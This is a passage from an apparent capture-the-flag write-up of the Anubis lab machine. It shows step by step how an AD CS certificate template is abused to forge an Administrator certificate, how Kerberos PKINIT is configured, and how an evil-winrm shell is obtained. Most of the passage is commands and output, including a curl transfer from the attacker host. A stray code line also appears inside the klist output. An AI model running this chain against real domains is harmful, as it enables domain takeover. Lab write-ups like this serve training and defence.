We run the following shell script (taken from the article linked above) on our attacking machine to generate a certificate request:

```
cnffile="admin.cnf"
reqfile="admin.req"
keyfile="admin.key"

dn="/DC=htb/DC=windcorp/CN=Users/CN=Administrator"

cat > $cnffile <<EOF
[ req ]
default_bits = 2048
prompt = no
req_extensions = user
distinguished_name = dn

[ dn ]
CN = Administrator
```

```
[ user ]
subjectAltName = otherName:msUPN;UTF8:administrator@windcorp.htb

EOF

openssl req -config $cnffile -subj $dn -new -nodes -sha256 -out $reqfile -keyout
$keyfile
```

Three files (`admin.cnf`, `admin.key`, `admin.req`) are created. We transfer the `admin.req` file to the target machine:

```
curl 10.10.14.44/admin.req -o \programdata\admin.req
```

We submit the request to the CA to generate a client certificate:

```
cd \programdata

certreq.exe -submit -config earth.windcorp.htb\windcorp-CA -attrib
"CertificateTemplate:Web" admin.req admin.cer
```

The `admin.cer` file is generated. We copy it to our attacking machine and verify that `Smartcard Login` is enabled for extended usage.

```
openssl x509 -in admin.cer -text -noout | grep -B1 Smartcard
```

```
openssl x509 -in admin.cer -text -noout | grep -B1 Smartcard
            X509v3 Extended Key Usage:
                Microsoft Smartcard Login, TLS Web Client Authentication, TLS Web Server Authentication
```

We convert the CA certificate downloaded from the `CertEnroll` share to PEM format:

```
openssl x509 -inform DER -in earth.windcorp.htb_windcorp-CA.crt -out ca.cer -text
```

We create a temporary directory (i.e. `/tmp/anubis`) and copy the `admin.cer`, `admin.key` and `ca.cer` files to this directory:

```
mkdir /tmp/anubis; cp admin.cer admin.key ca.cer /tmp/anubis/
```

Depending on our attacking machine setup, we may need to install additional packages in order to configure Kerberos for PKINIT (for example, we need the `krb5-user` and `krb5-pkinit` packages on Debian-based systems). We edit the `/etc/krb5.conf` file as follows:

```
[libdefaults]
    default_realm = WINDCORP.HTB

[realms]
    WINDCORP.HTB = {
        kdc = earth.windcorp.htb
        admin_server = earth.windcorp.htb
        pkinit_anchors = FILE:/tmp/anubis/ca.cer
        pkinit_identites = FILE:/tmp/anubis/admin.cer,/tmp/anubis/admin.key
        pkinit_kdc_hostname = earth.windcorp.htb
        pkinit_eku_checking = kpServerAuth
    }

[domain_realm]
    .windcorp.htb = WINDCORP.HTB
    windcorp.htb = WINDCORP.HTB
```

We add an entry for `earth.windcorp.htb` to our `/etc/hosts` file:

```
echo "172.29.240.1 earth.windcorp.htb" | sudo tee -a /etc/hosts
```

We move to the temporary directory and run `kinit` to request a ticket:

```
ccd /tmp/anubis; proxychains kinit -X X509_user_identity=FILE:admin.cer,admin.key
Administrator@WINDCORP.HTB
```

We verify our ticket with `klist`:

```
klist

Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: Administrator@WINDCORP.HTB

Valid starting       Expires              Service principal
01/26/2022 10:39:18  01/26/2022 20:39:18  krbtgt/WINDCORP.HTB@WINDCORP.HTB
        renew until 01/27/2022 10:39:17
  return go(f, seed, [])
}
```

We can now use evil-winrm to obtain an interactive shell as Administrator:

```
proxychains evil-winrm -i earth.windcorp.htb -u administrator -r WINDCORP.HTB
```

```
proxychains evil-winrm -i earth.windcorp.htb -u administrator -r WINDCORP.HTB

<SNIP>

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.24.240.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.24.240.1:5985  ...  OK
windcorp\administrator
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.